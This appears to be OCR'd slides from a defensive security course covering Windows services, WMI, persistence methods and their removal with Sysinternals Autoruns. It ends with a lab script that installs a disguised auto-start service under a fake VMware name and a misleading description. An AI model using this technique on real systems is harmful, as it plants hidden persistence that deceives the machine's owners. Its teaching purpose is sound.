ServicesDependedOn    : {}
ServiceHandle         :
Status                : Running
ServiceType           : Win32OwnProcess
StartType             : Automatic
Site                  :
Container             :

Name                  : AESMService
RequiredServices      : {RPCSS}
CanPauseAndContinue   : False
CanShutdown           : False
CanStop               : True
DisplayName           : Intel® SGX AESM
DependentServices     : {}
MachineName           : .
ServiceName           : AESMService
ServicesDependedOn    : {RPCSS}
ServiceHandle         :
Status                : Running
ServiceType           : Win32OwnProcess
StartType             : Automatic
Site                  :
Container             :
```

Hands on 2 – Searching Output

- List ONLY services that have a StartType as automatic
  - Ensure the output DOESN'T get trimmed
- Use the below documentation
  - https://tinyurl.com/z5psdn87

Hands on 2 – Searching Output

```
PS C:\Users\anthony> Get-Service | Where-Object {$_.StartType -eq "Automatic"} | format-list


Name                  : AdobeARMservice
DisplayName           : Adobe Acrobat Update Service
Status                : Running
DependentServices     : {}
ServicesDependedOn    : {}
CanPauseAndContinue   : False
CanShutdown           : False
CanStop               : True
ServiceType           : Win32OwnProcess

Name                  : AESMService
DisplayName           : Intel® SGX AESM
Status                : Running
DependentServices     : {}
ServicesDependedOn    : {RPCSS}
CanPauseAndContinue   : False
CanShutdown           : False
CanStop               : True
ServiceType           : Win32OwnProcess
```

Hands on 2 – Searching Output

- Run the following command
  - `Get-WmiObject win32_Service | select *`
- What is the difference between this and `Get-Service`?

NetDef

WMI & Services

Windows Management Instrumentation (WMI)


- Can be used to manage Windows devices
- Allows remote communications through:
  - Distributed Component Object Model (DCOM)
  - Windows Remote Management (WINRM)
- Great tool for IT personnel and malicious actors

NetDef

Services

- Run as nt authority\system
  - nt authority\system != root
- Active even when no user is signed in
- May be hosted by the service host (svchost.exe)
- Follow a defined service model

Service Model



Hands on 3- Find a Malicious Service

- Use the previous command we learned
  - `Get-WmiObject win32_Service`
    - Add `| ogv` at the end
- Attackers often want constant access
  - What StartType would an attacker use?
- If you see something say something
  - Google anything suspicious
    - Legitimate applications break often and people post online about them

NetDef

RESTART YOUR WINDOWS VM

NetDef

Persistence


Persistence

- Malware aims to survive
  - Restart
  - Settings Changes
  - Users signing on/off
  - Network connectivity loss
  - Countermeasures
  - Systems updates
  - Anything else….


Persistence Methods

- Windows persistence methods and their complexity
  - Drivers (HIGH)
  - Registry Keys (LOW)
  - Startup Objects (LOW)
  - Scheduled Tasks (LOW-MEDIUM)
  - Image File Execution Options (MEDIUM)
    - Hint: Might be relevant for your final project
  - WMI Subscriptions (MEDIUM)
  - PowerShell Profiles (LOW-MEDIUM)
  - Malicious Group Policies (MEDIUM)

Registry Keys





- The registry stores low level settings
- Registry Editor is a GUI way of viewing registry
  - `Get-ItemProperty` can be used as well
    - https://tinyurl.com/9hbeh72f
- Two directories for running at sign on
  - HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run




Scheduled Tasks

- Similar to cronjobs in Linux
- Can be Managed through Task Scheduler
- Consists of Triggers & Actions
  - Triggers: When Do?
  - Actions: What Do?







PowerShell Profile

- Runs each time PowerShell.exe is opened
- A PowerShell script

Description	Path
All Users, All Hosts	$PSHOME\Profile.ps1
All Users, Current Host	$PSHOME\Microsoft.PowerShell_profile.ps1
Current User, All Hosts	$Home\[My]Documents\PowerShell\Profile.ps1
Current user, Current Host	$Home\[My]Documents\PowerShell\Microsoft.PowerShell_profile.ps1

Malicious Group Policies


- Group policies can soften the security posture of a device
  - Disable anti-virus
  - Turn off or flood logs
  - Disable firewalls
  - And more!
- Group Policies can be used to establish registry based persistence
- Malicious group policies are very dangerous

Hands on 4 – Combatting Persistence

- Check services again
  - What do you notice?


Hands on 4 – Combatting Persistence

- Sysinternals is an open-source suite of tools for Windows
  - AutoRuns a tool to detect persistence
    - Run autoruns as Admin from the Sysinternals folder on your desktop




Hands on 4 – Combatting Persistence

- Categories of persistence



Hands on 4 – Combatting Persistence


- Selected persistence item and its corresponding info




Hands on 4 – Combatting Persistence


- Find and remove the item that is allowing the VMwareCapture to persist
  - Hint: It is not a GroupPolicy, PowerShell Profile, Driver, Image File Execution Option or Startup Object
- After you have removed the persistence
  - Stop the service using task manager
  - Delete the service using `sc.exe delete VMwareCapture`
- Restart the computer
  - Is the service gone?

Hands on 4 – Combatting Persistence



Hands on 4 – Combatting Persistence





Hands on 4 – Combatting Persistence

InstallCapture.ps1

```
1  cp "C:\Program Files\Common Files\Services\VMWareCapture.exe" "C:\Program Files\VMware\VMware Tools\VMwareCapture.exe"
2  sc.exe create VMwareCapture binpath= "C:\Program Files\VMware\VMware Tools\VMWareCapture.exe" start= auto
3  sc.exe description VMwareCapture "Enables optional screen capture functionality for applications that call the Windows.Grahpics.CaptureAPI."
4  start-service VMwareCapture
```

Additional Resources

- Windows Security Log Event IDs
  - https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx
- Windows Sysinternals
  - https://docs.microsoft.com/en-us/sysinternals/
- Abusing Windows Management Instrumentation (Black Hat)
  - https://tinyurl.com/a7jpzmsc
  - https://www.youtube.com/watch?v=0SjMgnGwpq8
- Revoke-Obfuscation: PowerShell Obfuscation Detection (Black hat)
  - https://www.youtube.com/watch?v=x97ejtv56xw
- PowerShell Documentation
  - https://docs.microsoft.com/en-us/powershell/

NetDef

Questions?